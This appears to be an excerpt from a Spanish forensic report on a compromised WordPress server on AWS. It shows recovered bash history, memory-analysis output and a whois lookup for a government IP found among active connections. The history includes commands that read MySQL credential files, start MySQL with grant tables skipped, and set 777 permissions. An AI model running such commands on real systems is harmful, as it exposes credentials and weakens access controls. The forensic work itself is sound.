   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd apache2/
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo vi /etc/mysql/debian.cnf
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                 2019-01-03 07:49:45 UTC+0000   tail access.log.1
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd /var/www/html
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo kill -9 4539
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -als
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd /
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                    2019-01-03 07:49:45 UTC+0000   sudo mysqld_safe --skip-
grant-tables
   20577 bash                 2019-01-03 07:49:45 UTC+0000   H?=? &
   20577 bash                 2019-01-03 07:49:45 UTC+0000   qls -l tmp
   20577 bash                 2019-01-03 07:49:45 UTC+0000   qls -l tmp
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd
   20577 bash                 2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                 2019-01-03 07:49:45 UTC+0000   vi functions.php
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l /var/run/mysqld
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l /run
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -lt
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -lt| more
   20577 bash                 2019-01-03 07:49:45 UTC+0000   vi access.log.1
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo mysql_secure_installation
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                 2019-01-03 07:49:45 UTC+0000   p?JU
   20577 bash                 2019-01-03 07:49:45 UTC+0000   su mysql
   20577 bash                 2019-01-03 07:49:45 UTC+0000   tail access.log
   20577 bash                2019-01-03 07:49:45 UTC+0000   cat /var/log/mysql/error.log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd /var/log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   find . -name functions.php
   20577 bash                    2019-01-03 07:49:45 UTC+0000   sudo apt install python-
certbot-apache
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo service apache2 restart
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -uroot -p
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo apt-get install apache2
   20577 bash                2019-01-03 07:49:45 UTC+0000   apt-cache search mysql-server
   20577 bash                 2019-01-03 07:49:45 UTC+0000   apt-cache search php
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -u root -p
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                 2019-01-03 07:49:45 UTC+0000   #1546501785
   20577 bash                 2019-01-03 07:49:45 UTC+0000   tail error.log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo vi functions.php
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo mysql
```

```
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l /var/run
   20577 bash                  2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                   2019-01-03 07:49:45 UTC+0000   apt-cache search php| grep
apache
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo vi /etc/mysql/debian
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail syslog
   20577 bash                   2019-01-03 07:49:45 UTC+0000   sudo apt-get install mysql-
server
   20577 bash                  2019-01-03 07:49:45 UTC+0000   _service
   20577 bash                 2019-01-03 07:49:45 UTC+0000   apt-cache search mysql | grep
php
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo cp /home/ubuntu/WordPress-
4.9.8.tar.gz  .
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd /var/log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd
   20577 bash                  2019-01-03 07:49:45 UTC+0000   U
   20577 bash                  2019-01-03 07:49:45 UTC+0000   H???Nt??nu??6
   20577 bash                     2019-01-03 07:49:45 UTC+0000   sudo mysqld_safe --skip-
grant-tables &
   20577 bash                  2019-01-03 07:49:45 UTC+0000   apt-cache search mysql
   20577 bash                  2019-01-03 07:49:45 UTC+0000   pwd
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   `uSU
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo mv * ..
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ?,YU
   20577 bash                     2019-01-03 07:49:45 UTC+0000   sudo mysqld_safe --skip-
grant-tables
   20577 bash                  2019-01-03 07:49:45 UTC+0000   r="$c_clear$r"
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l /run
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                   2019-01-03 07:49:45 UTC+0000   COMPREPLY=($(compgen -W "--
help --local" -- $cur_word))
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                      2019-01-03 07:49:45 UTC+0000   sudo tar xzf WordPress-
4.9.8.tar.gz
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo apt-get install aapche2
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail -100 kern.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   mysql -u root -p
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd ..
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd /var/www/html/
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                  2019-01-03 07:49:45 UTC+0000   apt-cache search php
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd WordPress/
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd hhtml
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo rm -r WordPress/
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo chmod 777 /var/run/mysqld
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo apt upgrade
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                   2019-01-03 07:49:45 UTC+0000   sudo vi /etc/apache2/sites-
enabled/000-default.conf
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd htmlls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   mysql -uroot -p
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                   2019-01-03 07:49:45 UTC+0000   sudo chown -R www-data:www-
data html
   20577 bash                     2019-01-03 07:49:45 UTC+0000   sudo mysqld_safe --skip-
grant-tables
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd /var/www/html
   20577 bash                 2019-01-03 07:49:45 UTC+0000   find . -name functions.php -
exec grep -H add_filer {} \;
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo apt install libapache2-
mod-php
   20577 bash                  2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd /var/lg
   20577 bash                    2019-01-03 07:49:45 UTC+0000   suudo mysqld_safe --skip-
grant-tables &
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd /var/log/apache2/sites-e
   20577 bash                  2019-01-03 07:49:45 UTC+0000   mysql -u root -p
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo service mysql restart
```

```
   20577 bash                 2019-01-03 07:49:45 UTC+0000   find . -name functions.php -
exec grep -H add_filter {} \;
   20577 bash                 2019-01-03 07:49:45 UTC+0000   apt-cache search apache2
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo apt-get update
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cat debian
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ?2JU
   20577 bash                2019-01-03 07:49:45 UTC+0000   echo "Test 1" | mail -s "Test
1" test12312321@mailinator.com
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo chmod 777 /run/mysqld/
   20577 bash                 2019-01-03 07:49:45 UTC+0000   dpkg -l | grep mysql-server
   20577 bash                   2019-01-03 07:49:45 UTC+0000   sudo certbot --apache -d
ganga.site -d www.ganga.site
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd /var/log/apache2/
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo mkdir /run/mysqld
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd /etc/mysql/
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo grep root *
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -u root -p
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                   2019-01-03 07:49:45 UTC+0000   sudo mysqld_safe --skip-
grant-tables
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -u root
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l /run
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd /var/log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo dpkg-reconfigure mysql-
server-5.7
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo service mysql stop
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd apache2/
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo service mysql stop
   20577 bash                2019-01-03 07:49:45 UTC+0000   cat /var/log/mysql/error.log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo kill -9 3181
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -u root
   20577 bash                 2019-01-03 07:49:45 UTC+0000   more access.log.1
   20577 bash                 2019-01-03 07:49:45 UTC+0000   dpkg -l | grep mysql
   20577 bash                 2019-01-03 07:49:45 UTC+0000   chmod 777 /run/mysqld/
   20577  bash                                          2019-01-03  07:49:45  UTC+0000
g|MP?(E)G|wm[av]|WM[AV]|avi|AVI|asf|vob|VOB|bin|dat|divx|DIVX|vcd|ps|pes|fli|flv|FLV|fxm
|FXM|viv|rm|ram|yuv|mov|MOV|qt|QT|web[am]|WEB[AM]|mp[234]|MP[234]|m?(p)4[av]|M?(P)4[AV]|
mkv|MKV|og[agmvx]|OG[AGMVX]|t[ps]|T[PS]|m2t?(s)|M2T?(S)|mts|MTS|wav|WAV|flac|FLAC|asx|AS
X|mng|MNG|srt|m[eo]d|M[EO]D|s[3t]m|S[3T]M|it|IT|xm|XM)|+([0-9]).@(vdr|VDR))?(.part)'
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo kill -9 3182 3542
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo kill -9 4179
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo service mysql stop
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ?
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo service apache2 rewtart
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo apt install mailutils
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -lt| more
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo cat debian.cnf
   20577 bash                 2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                 2019-01-03 07:49:45 UTC+0000   pwd
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -u root -p
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cat /etc/issue
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd WordPress/
   20577 bash                 2019-01-03 07:49:45 UTC+0000   tail error.log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   tail error.log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   vi access.log
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd ..
   20577  bash                                    2019-01-03  07:49:45  UTC+0000      cd  wp-
content/themes/twentyseventeen/
   20577 bash                2019-01-03 07:49:45 UTC+0000   sudo systemctl restart psotfix
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                 2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql_secure_installation
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -uroot -p
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo cat /etc/mysql/debian
   20577 bash                 2019-01-03 07:49:45 UTC+0000   ls -l tmp
   20577 bash                 2019-01-03 07:49:45 UTC+0000   mysql -u root -p
   20577 bash                 2019-01-03 07:49:45 UTC+0000   tail syslog
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd /tmp
   20577 bash                 2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                 2019-01-03 07:49:45 UTC+0000   cd html
```

```
   20577 bash                  2019-01-03 07:49:45 UTC+0000   find . -name functions.php -
exec grep -H add_filter {} \;
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cat debian.cnf
   20577 bash                  2019-01-03 07:49:45 UTC+0000   mysql -u root
   20577 bash                 2019-01-03 07:49:45 UTC+0000   suudo mysql_secure_installation
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo cat /etc/mysql/debian.cnf
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo service apache2 retart
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo rm index.html
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo rm -r /run/mysqld
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo vi wp-config.php
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo systemctl reload apache2
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo service mysql start
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo vi /etc/postfix/main.cf
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail access.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail -100 syslog
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd /var/log/apache2/
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls- l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   pwd
   20577 bash                  2019-01-03 07:49:45 UTC+0000   vi index.html
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo apachectl configtest
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo mkdir /var/run/mysqld
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail access.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                     2019-01-03 07:49:45 UTC+0000    sudo add-apt-repository
ppa:certbot/certbot
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail access.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail -100 access.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail -100 access.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   execute-command
   20577 bash                    2019-01-03 07:49:45 UTC+0000    sudo mysqld_safe --skip-
grant-tables &
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo kill 3181
   20577 bash                  2019-01-03 07:49:45 UTC+0000   exit
   20577 bash                  2019-01-03 07:49:45 UTC+0000   !
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo service apache2 restart
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo apt install php-mysql
   20577 bash                  2019-01-03 07:49:45 UTC+0000   date
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd ap
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   grep POST access.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   vi access.log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd home
   20577 bash                  2019-01-03 07:49:45 UTC+0000   cd /var/log
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo apchectl configtest
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo service mysql start
   20577  bash                                2019-01-03  07:49:45  UTC+0000      sudo  vi
/etc/php/7.2/apache2/php.ini
   20577 bash                  2019-01-03 07:49:45 UTC+0000   sudo kill -9 4178
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail -100 syslog
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ps -ef| grep mysql
   20577 bash                  2019-01-03 07:49:45 UTC+0000   tail -100 syslog
   20577 bash                 2019-01-03 07:49:45 UTC+0000   sudo rm WordPress-4.9.8.tar.gz
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l /run
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ??OU
   20577 bash                  2019-01-03 07:49:45 UTC+0000   ls -l /etc/cron.d
   20577 bash                  2019-01-03 07:54:14 UTC+0000   ls -l
   20577 bash                  2019-01-03 07:54:14 UTC+0000   cd /tmp
   20577 bash                   2019-01-03 07:54:36 UTC+0000   sudo insmod lime-4.15.0-42-
generic.ko "path=captura.mem format=lime"
   20577 bash                  2019-01-03 07:54:50 UTC+0000   cat /etc/issue
   20577 bash                  2019-01-03 07:55:13 UTC+0000   uname -a
   20577 bash                  2019-01-03 08:16:13 UTC+0000   ls -l
   20577 bash                 2019-01-03 08:16:23 UTC+0000   rm lime-4.15.0-42-generic.ko
   20577 bash                  2019-01-03 08:16:24 UTC+0000   ls -l
   20577 bash                 2019-01-03 08:16:46 UTC+0000   sudo insmod lime-4.15.0-1021-
aws.ko "path=captura.mem format=lime"
```

Figura 16: resultado del comando bash.

```
Index Address       Symbol
------------------ ------------------ ----------------------------
       0x0 0xffffffffa5000dc0 divide_error
       0x1 0xffffffffa50013b0 debug
       0x2 0xffffffffa50018a0 nmi
       0x3 0xffffffffa5001400 int3
       0x4 0xffffffffa5000e00 overflow
       0x5 0xffffffffa5000e40 bounds
       0x6 0xffffffffa5000e80 invalid_op
       0x7 0xffffffffa5000ec0 device_not_available
       0x8 0xffffffffa5000f00 double_fault
       0x9 0xffffffffa5000f30 coprocessor_segment_overrun
       0xa 0xffffffffa5000f70 invalid_TSS
       0xb 0xffffffffa5000fc0 segment_not_present
       0xc 0xffffffffa5001440 stack_segment
       0xd 0xffffffffa5001550 general_protection
       0xe 0xffffffffa50015a0 page_fault
       0xf 0xffffffffa5001010 spurious_interrupt_bug
      0x10 0xffffffffa5001050 coprocessor_error
      0x11 0xffffffffa5001090 alignment_check
      0x12 0xffffffffa5001640 machine_check
      0x13 0xffffffffa50010e0 simd_coprocessor_error
      0x80 0xffffffffa5001c00 entry_INT80_compat
```

Figura 17: resultado del comando check_idt.

```
Processor  Vendor       Model
---------- ------------ -----
0          GenuineIntel  Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40
GHz
```

Figura 18: resultado del comando cpuinfo.

```
Interface     IP Address       MAC Address       Promiscous Mode
------------- ---------------- ----------------- ---------------
lo            127.0.0.1        00:00:00:00:00:00 False
eth0          172.31.38.110    06:4c:cd:f6:51:2c False
```


Figura 19: resultado del comando ifconfig.

```
inetnum:        83.247.136.0 - 83.247.136.255
netname:        GENCAT-RA-GPA
descr:          Remote Acces Governance and Public Administration Ministrie
country:        ES
org:            ORG-CTiT1-RIPE
admin-c:        TVC66-RIPE
tech-c:         TVC66-RIPE
status:         ASSIGNED PA
mnt-by:         GENCAT-MNT
mnt-routes:     GENCAT-MNT
mnt-domains:    GENCAT-MNT
created:        2004-06-01T11:20:05Z
last-modified:  2015-10-27T22:09:09Z
source:         RIPE
```

Figura 20: resultado de consulta relativa a la dirección IP 83.247.136.74, obrante en conexiones activas. Fuente: https://apps.db.ripe.net/db-web-ui/query?searchtext=83.247.136.74


Offset	Name	Pid	PPid	Uid	Gid	DTB	Start Time
0xffff90057df50000	systemd	1	0	0	0	0x000000003b7ba000	2018-12-21 12:04:59 UTC+0000
0xffff90057df55b00	kthreadd	2	0	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df52d80	kworker/0:0H	4	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df916c0	mm_percpu_wq	6	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df90000	ksoftirqd/0	7	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df95b00	rcu_sched	8	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df94440	rcu_bh	9	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df92d80	migration/0	10	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df9db00	watchdog/0	11	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057dff8000	cpuhp/0	12	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057dffdb00	kdevtmpfs	13	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057dffc440	netns	14	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057dffad80	rcu_tasks_kthre	15	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057df96c0	kauditd	16	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d49db00	xenbus	17	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d49c440	xenwatch	18	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d4996c0	khungtaskd	20	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d498000	oom_reaper	21	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d510000	writeback	22	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d515b00	kcompactd0	23	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d514440	ksmd	24	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d512d80	khugepaged	25	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d5116c0	crypto	26	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d53db00	kintegrityd	27	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d53c440	kblockd	28	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d53ad80	ata_sff	29	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d5396c0	md	30	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d538000	edac-poller	31	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d7216c0	devfreq_wq	32	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d720000	watchdogd	33	2	0	0	----------	2018-12-21 12:04:59 UTC+0000
0xffff90057d722d80	kswapd0	36	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff90057d724440	ecryptfs-kthrea	37	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff900579725b00	kthrotld	79	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff900579724440	nvme-wq	80	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff900579722d80	scsi_eh_0	81	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff9005797216c0	scsi_tmf_0	82	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff900579720000	scsi_eh_1	83	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff900579718000	scsi_tmf_1	84	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff900579710000	ipv6_addrconf	89	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff9005796e8000	kstrp	99	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff9005796ead80	kworker/0:1H	100	2	0	0	----------	2018-12-21 12:05:00 UTC+0000
0xffff900576f896c0	raid5wq	280	2	0	0	----------	2018-12-21 12:05:03 UTC+0000
0xffff900576f7db00	jbd2/xvda1-8	330	2	0	0	----------	2018-12-21 12:05:03 UTC+0000
0xffff900576f7c440	ext4-rsv-conver	331	2	0	0	----------	2018-12-21 12:05:03 UTC+0000
